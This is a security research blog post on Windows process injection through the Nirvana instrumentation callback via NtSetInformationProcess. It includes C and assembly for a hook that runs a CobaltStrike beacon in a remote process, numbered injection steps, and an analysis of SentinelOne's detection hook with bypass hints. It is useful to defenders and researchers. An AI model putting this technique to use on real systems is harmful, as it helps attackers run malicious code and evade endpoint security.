Process Injection using NtSetInformationProcess

riskinsight-wavestone.com/en/2023/10/process-injection-using-ntsetinformationprocess

Yoann DEQUEKER October 2, 2023

Process injection is a family of **malware development techniques** allowing an attacker to execute a malicious payload into **legitimate addressable memory space** of a **legitimate process**.

These techniques are interesting because the malicious payload is executed by a legitimate process that could be **less inspected** by a security product such as an **EDR**.

However, in order to perform this injection, the attacker needs to use **specific functions** for memory allocation, and use execution primitives to write and execute his payload in the remote process. In standard process injection patterns, these functions are usually the following Win32API: `VirtuallAllocEx`, `WriteProcessMemory` and `CreateRemoteThread`.



Figure 1: Standard process Injection pattern

Security products can use this the **mandatory use of this type of functions** to detect and fight against process injection by **monitoring these API calls**. Therefore, in order to keep this type of technique viable, attackers must **find other ways to allocate**, write and execute memory in a remote process.

This post aims to show an alternate technique allowing execution at an arbitrary memory address on a remote process that can be used to replace the standard `CreateRemoteThread` call.

Nirvana Debugger

Definition

In 2015, Alex Ionescu made a presentation about Esoteric Debugging Techniques.
One of the topics tackled is the **Nirvana debugging technique**. This method allows a process to install a specific hook that will be called **right after every syscall** it performs.

When a process is performing a syscall, it forwards the execution flow to the kernel. Then, once the kernel returns from the kernel procedure associated to the syscall, it usually forwards back the execution flow to the calling process as shown in the following figure:



Figure 2: Standard process/kernel interaction

With the Nirvana debugging technique, it is possible to **register a specific function** (executed in **userland**) that will be called right before the process gets back the execution flow control from the kernel: the kernel will **forward the execution flow to this hook** instead of the initial process as it is shown in the following figure:



Figure 3: Execution flow is redirected

In this hook, all the information needed during a debugging session is available, including **which syscall** has been executed, the address from which the syscall was called and the syscall's return code. This technique was first discussed in 2020 in the article Weaponizing Mapping Injection with Instrumentation Callback for stealthier process injection by @splinter_code.

Implementation

The WIN32API exposes the `NtSetProcessInformation` function that can be used to register a Nirvana callback:

```c
#define ProcessInstrumentationCallback 40

typedef struct _PROCESS_INSTRUMENTATION_CALLBACK_INFORMATION{
    ULONG Version;
    ULONG Reserved;
    PVOID Callback;
} PROCESS_INSTRUMENTATION_CALLBACK_INFORMATION, * PPROCESS_INSTRUMENTATION_CALLBACK_INFORMATION;

int main(void){
    HANDLE hProc = -1;
    // Define the callback information
    PROCESS_INSTRUMENTATION_CALLBACK_INFORMATION InstrumentationCallbackInfo;
    InstrumentationCallbackInfo.Version = 0;
    InstrumentationCallbackInfo.Reserved = 0;
    // Set the hook function
    InstrumentationCallbackInfo.Callback = InstrumentationHook;

    // Register the hook
    LONG Status = NtSetInformationProcess(
        hProc,
        ProcessInstrumentationCallback,
        &InstrumentationCallbackInfo,
        sizeof(InstrumentationCallbackInfo)
    );
}
```

Figure 4: Basic Nirvana hook definition

The `NtSetInformationProcess` function takes the process handle (`hProc`) as a parameter, which should make it possible to add a hook on a **remote process**.

On a remote process

The `NtSetInformationProcess` prototype shows that it can be used to alter a **remote process's configuration**.

However, looking at the function code in `ntoskrnl.exe` shows it is only possible to use the function on a remote process when the `SE_DEBUG` privilege is enabled:

```c
result = ObReferenceObjectByHandleWithTag(
           Handle,
           0x200u,
           (POBJECT_TYPE)PsProcessType,
           ProcessorMode,
           0x79517350u,
           &Object,
           0i64);
if ( result < 0 )
  return result;
CurrentProcess_ = (_QWORD *)PsGetCurrentProcess(v129);
IsSeDebugEnabled = SeSinglePrivilegeCheck(SeDebugPrivilege, ProcessorMode);
v54 = (struct _EX_RUNDOWN_REF *)Object;
if ( !IsSeDebugEnabled && Object != CurrentProcess_ )
{
  ObfDereferenceObjectWithTag(Object, 0x79517350u);
  return 0xC0000061;
}
```

Figure 5: Need to activate SE_DEBUG

The `SE_DEBUG` privilege can be requested by principals allowed in the **“Debug programs” user right assignment**. Additionally, the SeDebug privilege cannot be requested by processes with an integrity level lower than “high”. On most systems, these requirements translate to the need of **running the malicious process** with an account member of the **local “administrators”** group, in **elevated mode**.

Process Injection With NtSetInformationProcess

As established in the previous sections, the `NtSetInformationProcess` WIN32API can be used to **register a hook on a remote process**. So, it can be used to redirect a remote process execution flow. However, the hook must be located inside the remote process memory space.

Nirvana hook wrapper

The final goal is to inject a shellcode in the remote process that will be triggered as a Nirvana hook and will call a **CobaltStrike** beacon.

The process can be split in two steps:

- First the CobaltStrike beacon is written at the given address `${CSAddr}` in the remote process memory space.
- Then the Nirvana Hook, that will perform a `CALL ${CSAddr}`, is written at another address `${NirvanaAddr}` in the remote process memory space.

A small kernel debugging on a process with a Nirvana hook installed shows that:

> **The kernel only performs a `JMP`** on the hook address letting him redirect the execution flow to the calling NT function.
> This part is an interesting lesson on Windows internals. As the kernel will be performing a `JMP/CALL` on a userland function on behalf of the user mode to run the Nirvana hook, it could be a way to **bypass the Windows Control Flow Guard**, because this check is usually performed on userland with the `LdrpValidateUserCallTarget` function.
> Here, the kernel had to reimplement this function under the name `MmValidateUserCallTarget` to ensure the callback address is in the allowed function range:

```
KeStackAttachProcess((PRKPROCESS)TargetProcess, &ApcState);
if ( CallbackAddress < MmGetMaximumUserAddress()
  && (unsigned int)MmValidateUserCallTarget(CallbackAddress, 1i64) )
{
  v140 = 0i64;
  v141 = (__int64 *)TargetProcess[176].Count;
  if ( v141 )
    v140 = *v141;
  *(_DWORD *)(v140 + 1160) = DWORD2(v302);
  KeUnstackDetachProcess(&ApcState);
}
else
{
  v7 = 0xC000000D;
  KeUnstackDetachProcess(&ApcState);
}

ExReleaseRundownProtection_0(TargetProcess + 139);

ObfDereferenceObjectWithTag(TargetProcess, 0x79517350u);
return v7;
```

Figure 6: Control Flow Guard at kernel level

- The calling function address is stored in the `R10` registry.
- The syscall's return address is stored in the `R11` registry.

So, the hook must jump on `R10` once the **CobaltStrike** beacon has been executed to forward back the execution flow to the calling NT function. A basic ASM code can be used:

```
push rbp
mov rbp, rsp
push rax
push rbx
push rcx
push r9
push rl0
push rll
movabs rax, ${CSAddr}
call rax
pop r11
pop r10
pop r9
pop rcx
pop rbx
pop rax
pop rbp
jmp r10
```

This shellcode seems ok, but in fact it will **create an infinite loop** as it will be called everytime a syscall is performed. So, it can be modified in order to be **executed only once**.

For example, it could be possible to make the code self-modifying to change to replace the `PUSH RBP` by a `JMP R10` in order to break the loop:

```
push rbp
mov rbp, rsp

; This will modify the instruction push RBP into JMPR10
mov qword ptr[rip – 15] 0xE2FF41

push rax
push rbx
push rcx
push r9
push rl0
push rll
movabs rax, ${CSAddr}
call rax
pop r11
pop r10
pop r9
pop rcx
pop rbx
pop rax
pop rbp
jmp r10
```

So, when the hook has been executed once, it will just jump on `R10` without re-executing the beacon.

Wrapping it all together

Now the different shellcodes are written, it is possible to perform the injection:

- Open the `notepad.exe` process with your process opening primitive
- Allocate a **RX** buffer in the `notepad.exe` process for the **Cobaltstrike** beacon
- Modify the Nirvana shellcode in order to call the **Cobaltstrike** beacon address in the remote process
- Allocate an **RWX** buffer in the `notepad.exe` process for the **Nirvana Hook**
- Write both the shellcode and the **Cobaltstrike** beacon in their respective buffer
- Add a new Nirvana Hook using the `NtSetInformationProcess`
- Wait for the notepad to perform a syscall

The whole code is available on this Github repository: **https://github.com/OtterHacker/SetProcessInjection**.

Drawbacks

The most important drawback is the fact that `SE_DEBUG` privilege is mandatory for the injection. Therefore, this injection method can **only be used during post-exploitation** and **not during initial access**.

The other problem that could be fixed, giving some time to it, is that the **Nirvana shellcode must be allocated as RWX** in a remote buffer as it is a self-rewriting shellcode.

This can be solved by having the shellcode doing a call to `VirtualProtect` by itself or finding another way to break the infinite hook loop (by re-calling `NtSetInformationProcess` directly from the shellcode to remove the callback).

EDR inspection

The malware has been tested against **Microsoft Defender For Endpoint**, **SentinelOne**, **TrendMicro** and **Sophos**. **None of them raised any alerts** regarding the execution primitive.

However, it is not because no alerts are raised that no detection has occurred. For example, if we look at the `ntdll!SetInformationProcess` on a process monitored by **SentinelOne**, it is possible to see the following userland hook:

```
    ntdll!NtSetInformationProcess:
00007ffd`0442d380 e95331febf         jmp     00007FFCC44104D8
00007ffd`0442d385 cc                 int     3
00007ffd`0442d386 cc                 int     3
00007ffd`0442d387 cc                 int     3
00007ffd`0442d388 f604250803fe7f01   test    byte ptr [7FFE0308h], 1
00007ffd`0442d390 7503               jne     ntdll!NtSetInformationProcess+0x15 (7ffd0442
00007ffd`0442d392 0f05               syscall
00007ffd`0442d394 c3                 ret
00007ffd`0442d395 cd2e               int     2Eh
00007ffd`0442d397 c3                 ret
00007ffd`0442d398 0f1f840000000000   nop     dword ptr [rax+rax]
```

Figure 7: SentinelOne userland hook

Following the different `JMP` shows that the hook is located at `0x7ffd0160ab00`. Looking at the process loaded DLL, it is possible to retrieve the SentinelOne DLL's base address:

```
0x1ec5fad55b0: C:\Program Files\SentinelOne\Sentinel Agent 22.3.4.612\InProcessClient64.dll
      Base   0x7ffd01590000  EntryPoint  0x7ffd016cfd60  Size        0x00267000    DdagNode     0
      Flags  0x0008a2ec  TlsIndex    0x00000000  LoadCount   0x00000001    NodeRefCount 0x0000000
             <unknown>
             LDRP_LOAD_NOTIFICATIONS_SENT
             LDRP_IMAGE_DLL
             LDRP_PROCESS_ATTACH_CALLED
```

Figure 7: SentinelOne DLL address

So, the hook's code is stored in the `InProcessClient64.dll` at the `0x7ab00` offset.

Disassembling the related function in IDA shows the following function:

```
ProcessInformationLength_1 = ProcessInformationLength;
ProcessInformation_1 = ProcessInformation;
ProcessInformationClass_1 = ProcessInformationClass;
hProc_1 = hProc;
retaddr_1 = retaddr;
SetInfoArgs.hProc = &hProc_1;
SetInfoArgs.ProcessInformationClass = &ProcessInformationClass_1;
SetInfoArgs.ProcessInformation = &ProcessInformation_1;
SetInfoArgs.ProcessInformationLength = &ProcessInformationLength_1;
SetInfoArgs.retaddr = &retaddr_1;
LODWORD(v7) = 12;
BYTE4(v7) = 1;
sub_180026FA0(v11, v7);
SentinelHookParams.SetInfoArgs = &SetInfoArgs;
SentinelHookParams.UnknownParam = v11;
result = ExecuteHook(&SentinelHookParams);
v5 = result;
```

Figure 8: SetInformationProcess hook code

We see that the hook is copying the initial parameter in the `SetInfoArgs` structure, pack it in the `SentinelHookParams` structure and call the `ExecuteHook` function. This function is a succession of different calls leading to the following code:

```
ProcessInformation = SetInfoProcessArgs->ProcessInformation;
if ( sub_1800F1290() )
{
  result = SetInfoProcessArgs->ProcessInformationClass;
  if ( *(_DWORD *)result == 40 )
  {
    v4 = 92i64;
    if ( byte_18024C33A )
    {
      v6 = -1i64;
    }
    else
    {
      if ( byte_18024BB50 == byte_18024C33A )
      {
```

Figure 9: SentinelOne test performed on the hook

This function shows that SentinelOne is **performing tests on this hook** and it is specifically related to the `ProcessInfomationClass` used for the **Nirvana Hook registering**.

It is possible to look at the different checks that are performed to understand the detection logic set up, but it is not the purpose of this post. However, some obvious checks can be easily observed. The following code shows that the `TTDINJECT.EXE` and `TTD.EXE` executables (related to **Windows Time Travel Debugging**) seem to be whitelisted:

```
v11 = v88;
if ( v89 >= 8 )
  v11 = (__int64 *)v88[0];
if ( !(unsigned int)sub_1801557A8(v11, L"TTDINJECT.EXE") )
  goto LABEL_25;
v12 = v88;
if ( v89 >= 8 )
  v12 = (__int64 *)v88[0];
v13 = (unsigned int)sub_1801557A8(v12, L"TTD.EXE") == 0;
v14 = -1;
if ( v13 )
```

Figure 10: TTDINJECT whitelisting

Likewise, it is possible to see additional tests performed when the SentinelOne's `ProtectDeepHooking` feature is activated:

```
if ( byte_18024C33A == -1 )
{
  *(_QWORD *)&v70 = L"ProtectDeepHooking";
  *((_QWORD *)&v70 + 1) = 18i64;
  v75 = v70;
  if ( (unsigned __int8)sub_180009060(&v75, 0i64) )
    *(_BYTE *)SetInfoArgs->ProcessInformationClass = 0;
}
v118[0] = (__int64)&unk_1801C93D8;
```

Figure 11: Additional tests performed

The point here is that **some EDR are still performing some detection through userland hook** to detect the use of this API. However, as every userland detection mechanism, it is possible to **bypass** it using standard **unhooking techniques** and no kernel callback have been found to detect and prevent the use of this API.

Conclusion

This conclusion is exactly the same as the one from my LeHack 2023 talk: **instead of spending months trying to find a way to bypass EDR and starting from scratch, it can be interesting to just looking up and see if some built-in behavior could not be easily hijacked to serve our purpose**.

Security products cannot monitor all WIN32API and while behavioral analysis is kicking in, it is still hard for them to **determine if a behavior is legitimate or malicious** when using non-standard patterns.

So, **be creative**, Microsoft has created hundreds of functions, you will surely find one that will satisfy your needs!

It seems that I am not the only one thinking like this, as a Defcon31 talk about token duplication presented by Ron BEN YIZHAK also **hijacks a non-standard WIN32API** to bypass standard detection by avoiding the classic WIN32API direct call.
Yoann DEQUEKER

Prev post How to activate gamification for an impactful Cyber Month
Next post Language as a sword: the risk of prompt injection on AI Generative